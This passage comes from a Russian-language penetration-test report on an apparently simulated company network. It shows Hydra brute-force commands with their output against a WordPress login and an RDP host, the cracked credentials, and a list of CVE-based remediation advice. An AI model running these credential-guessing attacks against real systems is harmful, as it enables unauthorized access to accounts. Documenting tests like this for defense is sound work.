(kali@kali) ~$ hydra 10.0.20.60 -s 80 -l admin -P /usr/share/wordlists/rockyou.txt http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-09 09:38:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.0.20.60:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location
[STATUS] 2286.00 tries/min, 2286 tries in 00:01h, 14342113 to do in 104:34h, 16 active
[STATUS] 2316.67 tries/min, 6950 tries in 00:03h, 14337449 to do in 103:09h, 16 active
[STATUS] 2316.29 tries/min, 16214 tries in 00:07h, 14328185 to do in 103:06h, 16 active
[00][http-post-form] host: 10.0.20.60 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-09 09:46:48
```

Скриншот 16. Результат работы утилиты hydra.



Скриншот 17. Успешная авторизация в панели управления веб-сайтом, под учетной записью администратора.



Скриншот 18. Панель управления веб-сайтом.

### Задание 3.

#### Описание действий:

Используя Словарь rockyou.txt и программное обеспечение hydra, подбираем пароль учетной записи компьютера главного бухгалтера следующей командой:

```
Hydra -f -t 4 -l student -P /usr/share/wordlists/rockyou.txt rdp://10.0.20.11.
```

#### Полученный результат:

Логин: student, пароль: PerfectionPersonified

## Скриншоты:

```
[kali@kali]~$ hydra -f -t 4 -l student -P rockyou.txt rdp://10.0.20.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-29 10:14:19
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:1/p:10), ~3 tries per task
[DATA] attacking rdp://10.0.20.11:3389/
[3389][rdp] host: 10.0.20.11  login: student  password: PerfectionPersonified
[STATUS] attack finished for 10.0.20.11 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-29 10:14:30
```


Скриншот 19. Результат работы утилиты hydra.

## Задание 4.

### Описание действий:

С помощью утилиты maltego был построен граф связей между всем обнаруженными сущностями.

### Скриншот:



Скриншот 20. Граф связей между обнаруженными сущностями, построенный в утилите maltego.

## Шаг 7.

### Рекомендации по повышению уровня безопасности инфраструктуры.

1. Уязвимость CVE-2025-1060 имеет высокий уровень угрозы, так как позволяет злоумышленнику воспользоваться ситуацией, чтобы скомпрометировать или перехватить HTTP-соединение между клиентом и сервером, используя атаку «человек посередине» для получения доступа к конфиденциальным данным, таким как имена пользователей или пароли. Обеспечьте передачу конфиденциальных данных через зашифрованное SSL/TLS-соединение.

Кроме того, убедитесь, что хост/приложение перенаправляет всех пользователей на защищённое SSL/TLS-соединение, прежде чем разрешить ввод конфиденциальных данных в упомянутые функции.

2. Уязвимость в виде возможности прочитать файл `phpinfo.php` имеет высокий уровень угрозы, так как позволяет атакующему извлечь следующую информацию: Имя пользователя, запустившего процесс PHP, IP-адрес хоста, версия веб-сервера, версия системы (Unix, Linux, Windows, ...) и корневой каталог, веб-сервера. Злоумышленник также может просмотреть файл `robots.txt`, который содержит логин и пароль пользователя. Удалите перечисленные файлы или ограничьте доступ к ним.

3. Уязвимость CVE-2021-43008 имеет высокий уровень угрозы, так инструмент Adminer версии 4.6.2 позволяет злоумышленнику читать произвольные файлы на удаленном сервере, запрашивая у Adminer подключение к удаленной базе данных MySQL. Для устранения этой уязвимости обновите Adminer до версии 4.6.3 или выше.

4. Уязвимость CVE-2011-3389 имеет средний уровень угрозы, так как злоумышленник может использовать известные криптографические уязвимости для прослушивания соединения между клиентами и сервисом, чтобы получить доступ к конфиденциальным данным, передаваемым по защищенному соединению. Кроме того, недавно обнаруженные уязвимости в этих протоколах больше не будут получать обновления безопасности. Рекомендуется отключить устаревшие протоколы TLSv1.0 и/или TLSv1.1 в пользу протоколов TLSv1.2+.

5. Уязвимость в виде возможности перечислить службы среды DCE/RPC или MSRPC, работающие на удаленном хосте, подключившись к порту 135 и выполнив соответствующие запросы имеет средний уровень угрозы. Это дает атакующему возможность использовать этот факт, чтобы получить больше информации об удаленном хосте. Во избежание этого, необходимо фильтровать входящий на этот порт трафик.

6. Уязвимость в виде возможности идентифицировать файлы SCM, доступные на сервере имеет средний уровень угрозы. На основе информации, содержащейся в этих файлах, злоумышленник может собрать дополнительную информацию о структуре системы и ее приложениях. Рекомендуется ограничить доступ к файлам SCM только для авторизованных систем.

7. Уязвимость CVE-2019-9978 имеет средний уровень угрозы, так как успешная эксплуатация уязвимости позволит злоумышленнику внедрить вредоносный контент на уязвимый сайт. Настоятельно рекомендуется обновить Social Warfare Plugin до версии 3.5.3 или выше.

8. Уязвимость в виде отсутствия на удаленном HTTP-сервере атрибута cookie "HttpOnly" имеет средний уровень угрозы, так как позволяет JavaScript получать доступ к cookie-файлам, что может привести к атакам по перехвату сеанса. Установите атрибут cookie "HttpOnly" для всех сеансов.

9. Уязвимость CVE-1999-0524 имеет низкий уровень угрозы, но информация в ICMP ответе сервера теоретически может быть использована для взлома слабых временных генераторов случайных чисел в других сервисах. Рекомендуется фильтровать ICMP запросы на удаленный хост или настроить сервер таким образом, чтобы он их отбрасывал.

10. Уязвимость в виде реализации временных меток TCP удаленным хостом, имеет низкий уровень угрозы, но позволяет вычислить время безотказной работы сервера. Чтобы отключить временные метки TCP в Linux, добавьте строку «`net.ipv4.tcp_timestamps = 0`» в файл `/etc/sysctl.conf`. Выполните команду «`sysctl -p`», чтобы применить настройки во время

выполнения. Чтобы отключить временные метки TCP в Windows, выполните команду «netsh int tcp set global timestamps=disabled». Начиная с Windows Server 2008 и Vista, временные метки невозможно полностью отключить. По умолчанию стек TCP/IP в этих системах не использует параметры временных меток при инициировании TCP-подключений, но использует их, если TCP-узел, иницирующий соединение, включает их в свой сегмент синхронизации (SYN).

#### **Шаг 8.**

##### **Вывод.**

Результат проведенной работы по тестированию на проникновение инфраструктуры компании говорит о недостаточном уровне защищенности хостов и рабочих станций. Риск компрометации ключевых узлов в инфраструктуре компании крайне высок. В случае эксплуатации злоумышленником найденных уязвимостей, последствиями будут серьезные финансовые и репутационные потери компании. Исполнителю удалось получить максимальные привилегии в домене. Кроме того, была верифицирована возможность реализации большинства недопустимых событий. Из верифицированных недопустимых событий можно отметить следующие: получение доступа к отдельным информационным системам и сетевым сегментам, получение прав администратора, получение определенной конфиденциальной информации. Отдельное внимание стоит уделить уязвимостям, связанных с подбором учетных данных. В успешных векторах атак была применена техника брутфорс. Рекомендуется тщательно проверить свою инфраструктуру на наличие индикаторов компрометации. Уязвимости, имеющие высокий и средний уровни угроз настоятельно рекомендуется устранить в кратчайшие сроки. Также, следует проводить собрания на тему информационной безопасности и освящать недавние инциденты в этой сфере для повышения уровня цифровой гигиены сотрудников. Качественные системы мониторинга могут помочь вам обнаружить перемещение злоумышленников по вашей сети во время атаки.

Кроме того, обращаем внимание на то, что необходимо укреплять защиту и обеспечивать мониторинг не только целевых, но и ключевых систем, ведь они являются промежуточным звеном в цепочке реализации недопустимого для организации события.